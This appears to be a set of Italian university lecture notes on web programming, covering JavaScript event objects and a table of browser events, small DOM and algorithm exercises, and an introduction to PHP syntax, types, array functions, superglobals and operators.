
Oggetto evento UiEvent	
Property/Method	**Description**
detail	Returns a number with details about the event
view	Returns a reference to the Window object where the event occurred

Oggetto evento WheelEvent	
Property/Method	**Description**
`deltaX`	Restituisce un valore numerico che consiste nello scroll orizzontale della rotella del mouse. - Il valore è positivo quando si scorre a destra - Il valore è uguale a 0 se non si hanno spostamenti orizzontali - Il valore è negativo quando si scorre a sinistra **NB**. La maggior parte dei mouse non permette di fare scroll orizzontale.
`deltaY`	Restituisce un valore numerico che consiste nello scroll verticale della rotella del mouse. - Il valore è positivo quando si scorre in basso - Il valore è uguale a 0 se non si hanno spostamenti verticali - Il valore è negativo quando si scorre in alto
`deltaZ`	Restituisce un valore numerico che consiste nello scroll della rotella del mouse sull'asse z.

	- Il valore è positivo quando si scorre verso il dentro - Il valore è uguale a 0 se non si hanno spostamenti lungo l'asse z - Il valore è negativo quando si scorre verso l'esterno **NB**. La maggior parte dei mouse non permette di fare scroll lungo l'asse z.
`deltaMode`	Restituisce un numero che rappresenta l'unità di misura per le proprietà precedenti: - **0**: *pixels* - **1**: *lines* - **2**: *pages* Proprietà *read-only*.

Eventi captabili		
Evento captabile	**Descrizione (in inglese)**	**Oggetti evento** **(proprietà e funzioni a cui avrà accesso)**
abort	The event occurs when the loading of a media is aborted	UiEvent, Event
afterprint	L'evento occorre se la pagina è in corso di stampa o se siamo usciti dalla schermata di stampa senza aver avviato operazioni.	Event
animationend	The event occurs when a CSS animation has completed	AnimationEvent
animationiteration	The event occurs when a CSS animation is repeated	AnimationEvent
animationstart	The event occurs when a CSS animation has started	AnimationEvent
beforeprint	L'evento occorre quando si richiede di fare una stampa (prima che appaia l'apposita schermata raggiungibile con CTRL+P)	Event
beforeunload	The event occurs before the document is about to be unloaded	UiEvent, Event
blur	L'evento occorre quando un elemento perde il focus.	FocusEvent
canplay	The event occurs when the browser can start playing the media (when it has buffered enough to begin)	Event
canplaythrough	The event occurs when the browser can play through the media without stopping for buffering	Event
change	L'evento occorre quando il valore del controllo di un form (input, select, textarea) viene cambiato. Funziona anche con radiobuttons e checkboxes: l'evento occorre quando lo stato selezionato viene cambiato. Molto simile all'evento *input*: la differenza è che l'evento *input* occorre in modo immediato, mentre l'evento *change* occorre solo dopo la perdita di focus dell'elemento.	Event
click	L'evento occorre quando l'utente fa click su un certo elemento.	MouseEvent
contextmenu	L'evento occorre quando l'utente clicca il tasto destro su un certo elemento.	MouseEvent
copy	L'evento occorre quando l'utente *copia* il contenuto di un certo elemento.	ClipboardEvent
cut	L'evento occorre quando l'utente *taglia* il contenuto di un certo elemento.	ClipboardEvent
dblclick	L'evento occorre quando l'utente fa doppio-click su un certo elemento.	MouseEvent
drag	The event occurs when an element is being dragged	DragEvent
dragend	The event occurs when the user has finished dragging an element	DragEvent
dragenter	The event occurs when the dragged element enters the drop target	DragEvent
dragleave	The event occurs when the dragged element leaves the drop target	DragEvent
dragover	The event occurs when the dragged element is over the drop target	DragEvent

dragstart	The event occurs when the user starts to drag an element	DragEvent
drop	The event occurs when the dragged element is dropped on the drop target	DragEvent
ended	The event occurs when the media has reach the end (useful for messages like "thanks for listening")	Event
error	L'evento occorre se si ha un errore nel caricamento di un file esterno (per esempio un'immagine)	ProgressEvent, UiEvent, Event
focus	L'evento occorre quando si pone focus su un certo elemento.	FocusEvent
hashchange	L'evento occorre quando viene modificata la parte dell'URL relativa alle ancore (La parte dopo il cancelletto).	HashChangeEvent
input	L'evento occorre quando il valore degli input viene cambiato. Molto simile all'evento *change*: la differenza è che l'evento input occorre in modo immediato, mentre l'evento *change* occorre solo dopo la perdita di focus dell'elemento.	InputEvent, Event
invalid	L'evento occorre quando input che può essere sottomesso non ha successo (per esempio se è presente l'attributo required).	Event
keydown	L'evento occorre quando l'utente sta premendo un tasto. Funziona con qualunque tasto. **Ordine di esecuzione degli eventi legati alla pressione di un tasto**: 1. *onkeydown* 2. *onkeypress* 3. *onkeyup*	KeyboardEvent
keypress	L'evento occorre quando l'utente preme un tasto. L'evento in questione non viene attivato per tutti i tasti (attenzione ad ALT, CTRL, MAIUSC, ESC). Per rilevare se un utente ha premuto un certo tasto conviene utilizzare l'evento *keydown*. **Ordine di esecuzione degli eventi legati alla pressione di un tasto**: 1. *onkeydown* 2. *onkeypress* 3. *onkeyup*	KeyboardEvent
keyup	L'evento occorre quando l'utente rilascia un tasto. Attenzione a mettere questo evento assieme a uno dei due precedenti: viene eseguito solo con una lunga pressione del tasto. **Ordine di esecuzione degli eventi legati alla pressione di un tasto**: 1. *onkeydown* 2. *onkeypress* 3. *onkeyup*	KeyboardEvent
load	L'evento occorre quando un certo oggetto è stato caricato. Questo evento è usato molto frequentemente nell'elemento body per eseguire uno script dopo il caricamento completo della pagina (Formazione dell'albero DOM, in documenti complessi può richiedere tempo – cit.Tesconi).	UiEvent, Event
loadeddata	The event occurs when media data is loaded	Event
loadedmetadata	The event occurs when meta data (like dimensions and duration) are loaded	Event
loadstart	The event occurs when the browser starts looking for the specified media	ProgressEvent
message	The event occurs when a message is received through the event source	Event

mousedown	L'evento occorre quando l'utente preme un bottone del mouse col cursore sopra un certo elemento.	MouseEvent
mouseenter	L'evento occorre quando il cursore viene portato all'interno di un elemento.	MouseEvent
mouseleave	L'evento occorre quando il cursore viene portato fuori dall'elemento.	MouseEvent
mousemove	L'evento occorre quando il cursore si muove rimanendo all'interno dell'elemento.	MouseEvent
mouseover	The event occurs when the pointer is moved onto an element, or onto one of its children	MouseEvent
mouseout	The event occurs when a user moves the mouse pointer out of an element, or out of one of its children	MouseEvent
mouseup	L'evento occorre quando un utente rilascia un bottone del mouse col cursore sopra un certo elemento.	MouseEvent
offline	L'evento occorre quando il browser inizia a lavorare offline.	Event
online	L'evento occorre quando il browser inizia a lavorare online.	Event
open	The event occurs when a connection with the event source is opened	Event
pagehide	The event occurs when the user navigates away from a webpage	PageTransitionEvent
pageshow	The event occurs when the user navigates to a webpage	PageTransitionEvent
paste	L'evento occorre quando l'utente *incolla* del contenuto in un certo elemento.	ClipboardEvent
pause	The event occurs when the media is paused either by the user or programmatically	Event
play	The event occurs when the media has been started or is no longer paused	Event
playing	The event occurs when the media is playing after having been paused or stopped for buffering	Event
popstate	The event occurs when the window's history changes	PopStateEvent
progress	The event occurs when the browser is in the process of getting the media data (downloading the media)	Event
ratechange	The event occurs when the playing speed of the media is changed	Event
resize	L'evento occorre quando la finestra del browser, quella con cui stiamo visualizzando il documento, viene ridimensionata.	UiEvent, Event
reset	L'evento occorre quando un certo form viene resettato.	Event
scroll	L'evento occorre quando la scrollbar di un certo elemento viene utilizzata. 	UiEvent, Event
search	The event occurs when the user writes something in a search field (for <input="search">)	Event
seeked	The event occurs when the user is finished moving/skipping to a new position in the media	Event
seeking	The event occurs when the user starts moving/skipping to a new position in the media	Event
select	L'evento occorre quando l'utente seleziona del testo. Evento utilizzato soprattutto per gli input di testo e le textarea.	UiEvent, Event

show	The event occurs when a <menu> element is shown as a context menu	Event
stalled	The event occurs when the browser is trying to get media data, but data is not available	Event
storage	The event occurs when a Web Storage area is updated.	StorageEvent
submit	L'evento occorre quando un certo form viene sottomesso.	Event
suspend	The event occurs when the browser is intentionally not getting media data	Event
timeupdate	The event occurs when the playing position has changed (like when the user fast forwards to a different point in the media)	Event
toggle	The event occurs when the user opens or closes the <details> element	Event
touchcancel	L'evento occorre quando si interrompe il contatto tra il dito e un certo elemento del documento. **Esempio nell'iPhone X**: mantenere il dito su un certo elemento e fare swipe per tornare alla home.	TouchEvent
touchend	L'evento occorre quando togliamo il dito dal touch screen, e il dito si trovava sopra un certo elemento	TouchEvent
touchmove	L'evento occorre quando spostiamo il dito mantenendo il contatto col touch screen. Il dito si trova sopra un certo elemento	TouchEvent
touchstart	L'evento occorre quando si pone un dito sul touch screen, precisamente su un certo elemento.	TouchEvent
transitionend	The event occurs when a CSS transition has completed	TransitionEvent
unload	The event occurs once a page has unloaded (for <body>)	UiEvent, Event
volumechange	The event occurs when the volume of the media has changed (includes setting the volume to "mute")	Event
waiting	The event occurs when the media has paused but is expected to resume (like when the media pauses to buffer more data)	Event
wheel	L'evento occorre quando la rotella del mouse si muove sopra un certo elemento.	WheelEvent

Esercizio: ingrandimento del carattere in base alla rotella del mouse

Prima versione:

```
<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
  <title>Ingrandimento/Riduzione carattere</title>
</head>
<body>
      <div id="output" onwheel="carattere(event);" style="text-align:center; font-
size:25px;">Hello World</div>
      <script type="text/javascript">
      var output = document.getElementById("output");
        function carattere (e){
            output.innerHTML = "Hello World";

           if(e.deltaY > 0)
                  var new_value = parseInt(output.style.fontSize) + 1;
           else if(e.deltaY < 0)
                  var new_value = parseInt(output.style.fontSize) - 1;

           output.style.fontSize = new_value + 'px';
         }
    </script>
</body>
</html>
```

Seconda versione:

```
[…]
      <div id="output" style="text-align:center; font-size:25px;">Hello World</div>
      <script type="text/javascript">
      var output = document.getElementById("output");

      function carattere(e) {
          output.innerHTML = "Hello World";

         if(e.deltaY > 0)
                  var new_value = parseInt(output.style.fontSize) + 1;
         else if(e.deltaY < 0)
                  var new_value = parseInt(output.style.fontSize) - 1;

         output.style.fontSize = new_value + 'px';
      }

      output.onwheel = carattere;
     </script>
[…]
```

Terza versione:

```
[…]
      <div id="output" style="text-align:center; font-size:25px;">Hello World</div>
      <script type="text/javascript">
      var output = document.getElementById("output");
        output.addEventListener("wheel", function(e){
             output.innerHTML = "Hello World";

            if(e.deltaY > 0)
                  var new_value = parseInt(output.style.fontSize) + 1;
            else if(e.deltaY < 0)
                  var new_value = parseInt(output.style.fontSize) - 1;

            output.style.fontSize = new_value + 'px';
         });
    </script>
[…]
```

Esercizio: cambio di colore con click del mouse e rilascio

```
<!DOCTYPE html>
<html>
<body>
<p id="myP" onmousedown="mouseDown()" onmouseup="mouseUp()">
Click the text! The mouseDown() function is triggered when the mouse button
is pressed down over this paragraph, and sets the color of the text to red.
The mouseUp() function is triggered when the mouse button is released, and
sets the color of the text to green.
</p>

<script>
function mouseDown() {
  document.getElementById("myP").style.color = "red";
}

function mouseUp() {
  document.getElementById("myP").style.color = "green";
}
</script>

</body>
</html>
```

Esercizio stile Algoritmi & Strutture dati: contaDispari

Si scriva una funzione `contaDispari(T)` che dato un albero binario (i cui nodi sono implementati come visto a lezione come oggetti con chiavi val, sx e dx) restituisca il numero di nodi contenente un valore dispari.

Esempi[3]:

- contaDispari({val:7,sx:{val: 4, sx: {val: 3}, dx: {val:12, sx: {val: 4, dx:{val:3}, sx:{val: 8}}}}, dx:{val: 11, dx: {val: 3}, sx: {val:8, sx: {val: 6}}}}) → 5
- contaDispari({val:8,sx:{val: -4, sx: {val: 33}, dx: {val:13, sx: {val: 4, dx:{val:-3}, sx:{val: 81}}}}, dx:{val: 11, dx: {val: 3}, sx: {val:8, sx: {val: 63}}}}) → 7
- contaDispari({val:8,sx:{val: -4, sx: {val: 32}, dx: {val:12, sx: {val: 2, dx:{val:-2}, sx:{val: 812}}}}, dx:{val: 112, dx: {val: 32}, sx: {val:82, sx: {val: 632}}}}) → 0

```
<!DOCTYPE HTML>
<html>
    <head>
        <title>Conta Dispari</title>
    </head>
    <body>
        [...]
        <script type="text/javascript">
            function contaDispari(T) {
                if(T == null)
                    return 0;

                var n_sx = contaDispari(T.sx);
                var n_dx = contaDispari(T.dx);

                return ((T.val%2 != 0) ? 1 : 0) + n_sx + n_dx;
            }
        </script>
    </body>
</html>
```

Osservazione: possiamo scrivere funzioni ricorsive e creare strutture dati logicamente simili a quelle viste in C++.

[3] Promemoria: le parentesi graffe rappresentano oggetti: all'interno delle graffe si scrivono le proprietà.

Esercizio stile Algoritmi & Strutture dati: carriere scolastiche

Si scriva una funzione `gby(data)`, che prende come argomento un array di dizionari (oggetti). Ogni dizionario rappresenta la carriera scolastica di uno studente. In particolare, ogni dizionario ha come chiave il nome di un insegnamento, e come valore il voto preso all'esame (che si assume essere >= 18).

Ad esempio, il seguente array contiene le carriere di 3 studenti[4]:

```
data = [ {lab1:20, fi: 30}, {analisi:28, lab1:30}, {algebraL:28, ProgAlgo:30}]
```

La funzione gby(data) restituisce un dizionario avente le cui chiavi sono i nomi degli insegnamenti, e come valore la media dei voti presi da tutti gli studenti per quell'insegnamento.

```
<!DOCTYPE HTML>
<html>
    <head>
        <title>Carriere scolastiche</title>
    </head>
    <body>
        [...]
        <script type="text/javascript">
        var array = gby([ {lab1:20, analisi: 22}, {analisi:28, lab1:30},
{algebraL:28, ProgAlgo:30}]);

        function gby(D) {
            var array = new Array;
            var dati = {};

            for(carriera in D) {
                for(materia in D[carriera]) {
                    if(dati[materia] == null)
                        dati[materia] = { somma : D[carriera][materia], num : 1};
                    else {
                        dati[materia].somma += D[carriera][materia];
                        dati[materia].num++;
                    }
                }
            }

            for(materia in dati) {
                var nuovo_oggetto = {};
                nuovo_oggetto[materia]= dati[materia].somma / dati[materia].num;
                array.push(nuovo_oggetto);
            }

            return array;
        }
        </script>
    </body>
</html>
```

[4] Promemoria: le parentesi quadre rappresentano array.

Capitolo 5

PHP

Introduzione PHP

Introduzione

- PHP è acronimo di *Hypertext PreProcessor*.
- PHP è un linguaggio tuttora utilizzato, anche se negli ultimi anni ci si è messi verso linguaggi alternativi.
- PHP è un linguaggio di scripting orientato al lato server, gli script sono eseguiti lato server e non abbiamo accesso al codice.
- PHP è un software open source: può essere scaricato e usato liberamente.
- È compatibile con quasi tutti i server web (Apache, IIS, …. Noi utilizzeremo Apache)
- Per utilizzare PHP dobbiamo installare un web server, precisamente Apache, attraverso lo zip fornito dal docente (solo per chi ha Windows, chi ha Mac si arrangia)

File PHP

- Un file PHP può contenere testo, tag HTML e ovviamente codice PHP. La struttura può essere decisa dinamicamente attraverso l'apertura e la chiusura di tag PHP (ciò che sta dentro questi tag è codice PHP, al di fuori tutto viene stampato come se fosse codice HTML).
- I file PHP sono restituiti dal browser come pagine HTML.
- Solitamente i file PHP presentano una delle seguenti estensioni: `.php`, `.php3` `.phtml`.
- In un file con estensione `.html` il codice PHP non sarà eseguito.

PHP e Databases

- PHP offre un'integrazione con diversi tipi di database (primo fra tutti MySQL, che vedremo)
- La combinazione PHP-MySQL è *cross-platform*: possiamo sviluppare i nostri servizi web su piattaforme diverse.

Inclusione del PHP in una pagina HTML

- Possiamo includere codice PHP in uno dei seguenti modi
  - `<?php echo 'contenuto'; ?>`
  - `<? ISTRUZIONE ?>`, oppure `<?= expression ?>` (quest'ultima equivalente ad `echo`)
- Il primo metodo è quello principale, il secondo potrebbe essere disponibile solo se attivato attraverso il file di configurazione php.ini.
- Nella realizzazione del progetto è caldamente sconsigliato alterare la configurazione di php.ini: se indispensabile segnalarlo.

Istruzioni in PHP

- Ogni istruzione in PHP deve concludersi con un punto e virgola, contrariamente al Javascript dove il punto e virgola è facoltativo (anche se consigliato).
- La chiusura di un blocco di codice PHP implica automaticamente un punto e virgola.

Commenti

- I commenti possono essere espressi nei seguenti modi:
  - // per commenti su singola riga
  - /* per commenti larghi */
  - # per commenti su singola riga (*as in Unix shell*)

Variabili in PHP

- Tutte le variabili in PHP sono introdotte con il simbolo dollaro $

```
$var_name = value;
```

- Le variabili in PHP non devono essere dichiarate: il PHP converte la variabile nel corretto *data type* in base al suo valore. Non si ha la tipizzazione forte del C++, come in Javascript.
- PHP è case-sensitive relativamente alle variabili: il primo carattere deve iniziare con una lettera o un underscore _. Sono accettati solo caratteri alfanumerici e underscore.
- Si raccomandano nomi intuitivi che permettano di riconoscere in modo agile il contenuto della variabile.

PHP Types

- PHP supporta otto tipi primitivi. Precisamente abbiamo
  - Quattro tipi scalari:
    - **Boolean**
      - Può avere come valore TRUE o FALSE.
      - Le keyword sono case-insensitive
    - **Integer**
      - Può essere espresso come decimale, esadecimale od ottale.
      - Il numero può essere preceduto da un segno (+ o -)
      - La dimensione di un intero può essere determinata con le costanti PHP_IN_SIZE.
      - Il valore massimo di un intero può essere determinato con la PHP_INT_MAX.
    - **Float**
      - Stesse notazioni di Javascript: notazione esponenziale o notazione in virgola mobile.
    - **String**
      - Sequenza di caratteri.
      - Le stringhe sono individuate da doppi apici o da singoli apici.
      - Con l'uso dei doppi apici i nomi delle variabili sono espansi: questo significa che ponendo all'interno il nome di una variabile non stamperò questo ma il suo contenuto!
      - Se non possiamo fare quanto detto prima possiamo ricorrere alla cosiddetta `complex curly syntax` (esempi alla diapositiva 17)
      - Possibile l'uso della *Heredoc syntax*. Possiamo scrivere la variabile su più riga attraverso la seguente sintassi
        ```
        <?php
        $str = <<<EOD
        riga1
        riga2
        riga3
        EOD;
        echo $str;
        ?>
        ```
      - Il punto consiste nell'operatore di concatenazione
        `$var = $var1.$var2;`
        si ha come valore di $var la concatenazione di $var1 e $var2
      - La concatenazione con assegnamento si fa con l'operatore .=
        ```
        $testo = "Hello";
        $testo .= " world";
        echo $testo; // "Hello world"
        ```
      - La stringa può essere immaginata come un array: possiamo lavorare sui singoli caratteri, estrarli e/o modificarli, e ottenere il numero di caratteri attraverso la funzione `strlen($str)`
      - Con la funzione `strpos("testo"; $variabile)` possiamo individuare eventuali corrispondenze all'interno di una variabile. Se si trovano corrispondenze si restituisce l'indice della posizione, in caso contrario si restituisce FALSE.
      - Presenti altre funzioni a pagina 22. In particolare ci interessano le seguenti funzioni:
        - `echo`
          consente di stampare in uscita gli argomenti. In caso di un solo argomento

non serve utilizzare le parentesi, altrimenti sono obbligatorie.

- `explode("delimiter", $variable)`
  genera un array che consiste in parti della stringa $variable: questa è stata divisa attraverso il delimitatore indicato.

- `implode("delimiter", $array)`
  genera una stringa a partire da un array: si concatena il contenuto dei vari elementi dell'array separandoli attraverso il delimitatore indicato (processo inverso della explode)

- `number_format($number, $decimals, $dec_point, $thousands_sep)`
  permette di generare una stringa contenente all'interno un numero reale. Il numero di parametri può variare:
  - Un parametro: il numero viene formattato senza decimale, ma con una virgola che separa terne di cifre.
  - Due parametri: il numero sarà formattato con decimali (separati dalla parte intera col punto). Le terne di cifre della parte intera sono trattate come già detto.
  - Quattro parametri: il numero sarà formattato con decimali. La parte intera e quella decimale sono separate dall'elemento indicato negli argomenti, stessa cosa per le terne di cifre nella parte intera.

- `parse_str($str, $output)`
  fa l'analisi della stringa come se fosse passata via URL e inizializza delle variabili. Il numero di parametri può variare:
  - con un parametro abbiamo l'inizializzazione di parametri con i valori effettivamente indicati nell'URL
  - con due parametri definiamo un array contenente tutte le variabili definite dall'URL.

  - **Esempio di URL**: "first=value&arr=[]=foo+bar&arr[]=baz"

- `strncmp($str1, $str2, $len)`
  funzione per il confronto di variabili. Uguale alla funzione in C++: unica differenza è la possibilità di indicare un limite al numero di caratteri da comparare nelle due stringhe. Come al solito:
  - Se il risultato è negativo $str1 è minore rispetto ad $str2
    Se il risultato è positivo $str1 è maggiore rispetto ad $str2
  - Se il risultato è 0 le due stringhe sono uguali

- Due tipi speciali:
  - **NULL**
    - Rappresenta una variabile nulla, cioè senza valore.
    - Possiamo porre questo valore assegnando la costante NULL o mediante la funzione unset. Generalmente una variabile non inizializzata ha come valore NULL.
    - La funzione is_null() permette di valutare se un valore è nullo.

  - **Resource**
    - Variabile speciale che permette di comunicare con una risorsa esterna. Un esempio si ha relativamente ai database.

- Due tipi composti:
  - **Array**
    - Un array PHP è una mappa ordinata: il valore si recupera attraverso una chiave (che non è detto sia per forza un intero)

- Questa cosa è ottima per usi differenti: array, list (vector), hash table, dictionary, collection, stack, queue.
- Gli array possono essere multidimensionali: elementi di array possono essere a loro volta array.
- Una variabile può essere inizializzata come array attraverso il costrutto array(). Poniamo in ingresso il contenuto dell'array: abbiamo una lista di elementi, separati da virgola, nella seguente forma
  `key => value`
  possiamo limitarci a inserire soltanto una lista di value: a quel punto le chiavi identificative consisteranno in interi da 0 in su (si ha un *array numerico*, come in un qualunque array in C++)

  ```
  $first_example = array("nome" => "Gabriele", "cognome" => "Frassi);
  $second_example = array(10, 8, 3, 5, 6);
  echo $first_example['nome']; // Gabriele
  echo $second_example[1]; //8
  ```

  i due array possono essere modificati in modo estremamente flessibile
  ```
  $first_example['nome'] = "Giuseppe";
  $second_example[] = 52; // Ho aggiunto un nuovo elemento in fondo all'array
  unset($second_example[0]); // ho rimosso il primo elemento, gli indici non scalano
  unset($second_example); // Ho eliminato l'intero array
  ```

- `array_fill($start_index, $num; $value)`
  funzione che permette di riempire l'array con un certo numero di elementi aventi tutti lo stesso valore, a partire da una certa posizione.

- `array_combine($keys, $values)`
  crea un array dati in ingresso due array paralleli: dal primo array si prendono le chiavi, dal secondo i valori.

- `array_keys($array)`
  restituisce un array numerico contenente le chiavi dell'array passato per parametro

- `array_values($array)`
  restituisce un array numerico contenente i valori dell'array passato per parametro

- `array_merge($array1, $array2, …)`
  permette di unire due o più array. Si tenga conto delle seguenti situazioni di conflitto:
  - se alcuni elementi dell'array hanno la stessa chiave il valore più recente sovrascriverà quello più vecchio;
  - se ci troviamo in array con chiavi numeriche i valori più recenti non sovrascriveranno quelli originali, ma saranno aggiunti.

  In un array numerico le chiavi saranno reimpostate in modo incrementale partendo dal numero zero.

- `gettype($variable)`
  restituisce una stringa contenente il tipo della variabile

- `is_int($an_int)`
  restituisce un booleano che indica se la variabile è un intero o no.

- `is_string($a_bool)`
  restituisce un booleano che indica se la variabile è una stringa o no.

- `settype($variable, "type")`
  funzione che converte in modo forzato la variabile $variable nel tipo passato come secondo parametro. Per esempio:

```
$foo = "5bar";
$bar = true;

settype($foo, "integer"); // Ottengo 5
settype($bar, "string"); // Ottengo "1"
```

- `Funzioni di ordinamento`: pongo qua di seguito una tabella contenente le principali funzioni per l'ordinamento. Per maggiori informazioni visitate la pagina dedicata su *`php.net`*. Scegliete quale funzione adottare in base alle vostre esigenze: ordinamento in base alle chiavi o ai valori, mantenimento delle chiavi o meno dopo l'ordinamento, criterio di ordinamento.

Nome funzione	Sorts by	Mantenimento delle chiavi	Order of sort
asort()	Valore	yes	Dal più piccolo al più grande.
arsort()	Valore	yes	Dal più grande al più piccolo.
krsort()	Chiave	yes	Dal più grande al più piccolo.
ksort()	Chiave	yes	Dal più piccolo al più grande
rsort()	Valore	no	Dal più grande al più piccolo.
shuffle()	Valore	no	Ordinamento casuale
sort()	Valore	no	Dal più piccolo al più grande
uasort()	Valore	yes	Definito dall'utente con una funzione callback.
uksort()	Chiave	yes	Definito dall'utente con una funzione callback.
usort()	Valore	no	Definito dall'utente con una funzione callback.

  - **Object**: istanze di classi (come in C++).

Variable scope

- Contrariamente al Javascript una variabile usata all'interno di una funzione è di default limitata allo scope locale della funzione. Questo significa che con un codice del genere

```
$a = 1;
function test() {
      echo $a;
}
test();
```

  la funzione test non può leggere il valore di $a esterno alla funzione: posso leggere solo una variabile $a locale alla funzione.

- **Rimedio**: se poniamo all'interno della funzione la seguente istruzione
  `global $a;`
  stabiliamo con la keyword global di andare a leggere il valore della variabile $a esterna alla funzione.
- Si consiglia di usare con responsabilità quest'ultima istruzione.

- Possiamo ottenere lo stesso risultato usando un array predefinito di PHP: `$GLOBALS` (tutto maiuscolo). Consiste in un array associativo che permette di recuperare una variabile globale. Se io pongo
  `$GLOBALS['a']`
  posso recuperare il valore della variabile $a, che è 1.

- **Variabili statiche**: possiamo introdurre variabili statiche attraverso la keyword static
  `static $a = 0;`
  variabile limitata alla funzione ma con tempo di vita coincidente a quello del codice che stiamo eseguendo (come in C++)

Variabili ed array predefiniti (Superglobals)

- I *superglobals* consistono in variabili built-in sempre disponibili in tutti gli scopes.
- Cosa scritte come spiegate da Marcelloni. Non tutte le cose sono vitali.
- Abbiamo:
    - `$GLOBALS`, tutte le variabili disponibili nello scope globale
    - `$_SERVER`, informazioni relative al server
    - `$_GET`, array associativo di variabili passate attraverso l'URL (IMPORTANTISSIMO!)
    - `$_POST`, array associativo di variabili passate attraverso form (IMPORTANTISSIMO!)
    - `$_FILES`, array associativo che contiene i files caricati attraverso il metodo POST
    - `$_REQUEST`, array associativo che contiene quanto presente nei tre array precedenti
    - `$_SESSION`, array associativo che contiene variabili di sessione (importanti, soprattutto quando gestiamo sistemi di login). Il loro tempo di vita è limitato.
    - `$_ENV`, array associativo di variabili passate allo script corrente dallo SHELL (Windows, Unix)
    - `$_COOKIE`, array associativo di variabili passate al codice attraverso gli HTTP Cookies
    - `$php_errormsg`, variabile contenente l'ultimo errore generato dal PHP Disponibile solo se viene attivata l'opzione *track_errors* nel php.ini
    - `$HTTP_RAW_POST_DATA`, dati grezzi relativi al metodo post
    - `$http_response_header`, intestazione del pacchetto http
    - `$argc`, numero di argomenti passati allo script quando eseguito da una linea di comando
    - `$arv`, numero di argomenti passati allo script

Riferimenti

- Di default tutte le variabili sono assegnate per valore
- Possibile di assegnare come valori dei riferimenti. I concetti sono simili a quelli del C++.

```
$foo = 'Bob';
$bar = &$foo;
$bar = "Ciao";
echo $bar;
echo $foo;
```

  Le variabili risulteranno uguali: modificando bar modifichiamo anche foo (tutto previsto, come in C++)
- **Operazioni possibili**:
    - Assegnamento per riferimento
    - Passaggio alla funzione per riferimento
    - Valore restituito per riferimento
- L'unico modo per separare una variabile dal suo riferimento è utilizzare la funzione `unset()`, già introdotta.

Costanti

- Le costanti hanno nomi che iniziano con una lettera o un underscore, seguita da un qualunque numero di lettere, numeri e/o underscores.
- È possibile introdurre nuove costanti attraverso la funzione `define()`. Vediamo degli esempi

```
define("FOO", "something");
define("FOO2", "something else");
define("FOO3", "something more");
```

- PHP offre un certo numero di costanti predefinite (tutte precedute e seguite da due underscore):
    - __LINE__, numero di linea corrente del file
    - __FILE__, percorso completo e nome del file che stiamo eseguendo
    - __DIR__, percorso del file
    - __FUNCTION__, nome della funzione eseguita (case-sensitive)
    - __CLASS__, nome della classe (case-sensitive)
    - __METHOD__ , nome del metodo della classe (case-sensitive)

Operatori

- Gli operatori in PHP sono sostanzialmente gli stessi visti in C++.

- **Operatori di confronto**:

Example	Name	Result
$a = = $b	Equal	TRUE if $a is equal to $b.
$a = = = $b	Identical	TRUE if $a is equal to $b, and they are of the same type. (introduced in PHP 4)
$a != $b	Not equal	TRUE if $a is not equal to $b.
$a <> $b	Not equal	TRUE if $a is not equal to $b.
$a != = $b	Not identical	TRUE if $a is not equal to $b, or they are not of the same type. (introduced in PHP 4)

- **Operatori logici**:

Example	Name	Result
$a and $b	And	TRUE if both $a and $b are TRUE.
$a or $b	Or	TRUE if either $a or $b is TRUE.
$a xor $b	Xor	TRUE if either $a or $b is TRUE, but not both.
! $a	Not	TRUE if $a is not TRUE.
$a && $b	And	TRUE if both $a and $b are TRUE.
$a || $b	Or	TRUE if either $a or $b is TRUE.

- **Operatori array:** (novità rispetto a Javascript e C++)

Example	Name	Result
$a + $b	Union	Union of $a and $b.
$a == $b	Equality	TRUE if $a and $b have the same key/value pairs.
$a === $b	Identity	TRUE if $a and $b have the same key/value pairs in the same order and of the same types.
$a != $b	Inequality	TRUE if $a is not equal to $b.
$a <> $b	Inequality	TRUE if $a is not equal to $b.
$a !== $b	Non-identity	TRUE if $a is not identical to $b.

  - L'unione permette di unire due array. In caso di collisione di elementi aventi la stessa chiave si utilizzeranno i valori del primo array scartando quelli del secondo.
  - L'uguaglianza mi permette di stabilire se hanno in comune tutte le coppie chiave-valore
  - L'identità oltre a svolgere i controlli dell'uguaglianza verifica se chiavi e valori sono degli stessi tipi
  - Ovviamente abbiamo anche la disuguaglianza e la non uguaglianza.

  - Attenzione al seguente esempio: gli array non sembrano uguali ma in realtà lo sono! Questo perché le chiavi degli elementi del secondo array coincidono con le chiavi del primo array.

```
$a = array("apple", "banana");
$b = array(1 => "banana", "0" => "apple");
var_dump($a == $b); // bool(true)
var_dump($a === $b); // bool(false)
```

    Conclusione: l'ordine degli elementi non è decisivo nel determinare l'uguaglianza di due array.

- **Differenze**:
  - Prima di tutto gli operatori di uguaglianza e disuguaglianza esatta già visti in Javascript
  - Il diverso può essere fatto anche come in MySQL (!= o <>)

  - **Operatore di controllo degli errori**: porre la chiocciola @ prima di un'espressione in PHP permette di ignorare messaggi di errori generati da quella espressione. Tuttavia se la feature `track_errors` è attivata nel `php.ini` un qualunque errore generato dall'espressione sarà salvato nella variabile

`$php_errormsg`.

- **PHP supporta i backticks** come **operatore di esecuzione** di comandi UNIX. PHP cercherà di eseguirli come comandi shell. L'output sarà restituito attraverso la variabile usata. Attenzione: se la *safe mode* è abilitata o `shell_exec()` disattivata i *backticks* non funzioneranno.

- Negli operatori logici abbiamo due versioni diverse sia dell'operatore AND che dell'operatore OR. Esse operano seguendo differenze precedenti: bisogna tenerne conto se vogliamo salvare in una variabile il risultato di un'espressione logica

```
$e = false || true; // Acts like: ($e = (false || true))
$f = false or true; // Acts like: (($f = false) or true)
```

Operatore *istanceof*

- L'operatore `istanceof` restituisce un risultato booleano che indica se l'oggetto è istanza di una classe.

- **Esempio**:

```
class MyClass {}
class NotMyClass {}
$a = new MyClass;
var_dump($a instanceof MyClass); // bool(true)
var_dump($a instanceof NotMyClass); // bool(false)
```

PHP Statements

- Gli statements del PHP sono praticamente uguali a quelli del C++.
- Essi sono:
  - *if*
  - *switch*
  - *while*
  - *do-while*
  - *for*
  - *foreach*
  - *break*
  - *continue*
  - *include*
  - *require*
  - *include_once*
  - *require_once*

If-statements

- Sintassi praticamente uguale
- Esempio di codice:

```
if (condition)
    code to be executed if condition is true;
elseif (condition)
    code to be executed if condition is true;
else
    code to be executed if condition is false;
```

For-statement

- Sintassi praticamente uguale

```
for ($i=1; $i<=5; $i++) {
    echo "The number is " . $i . "<br>";
}
```

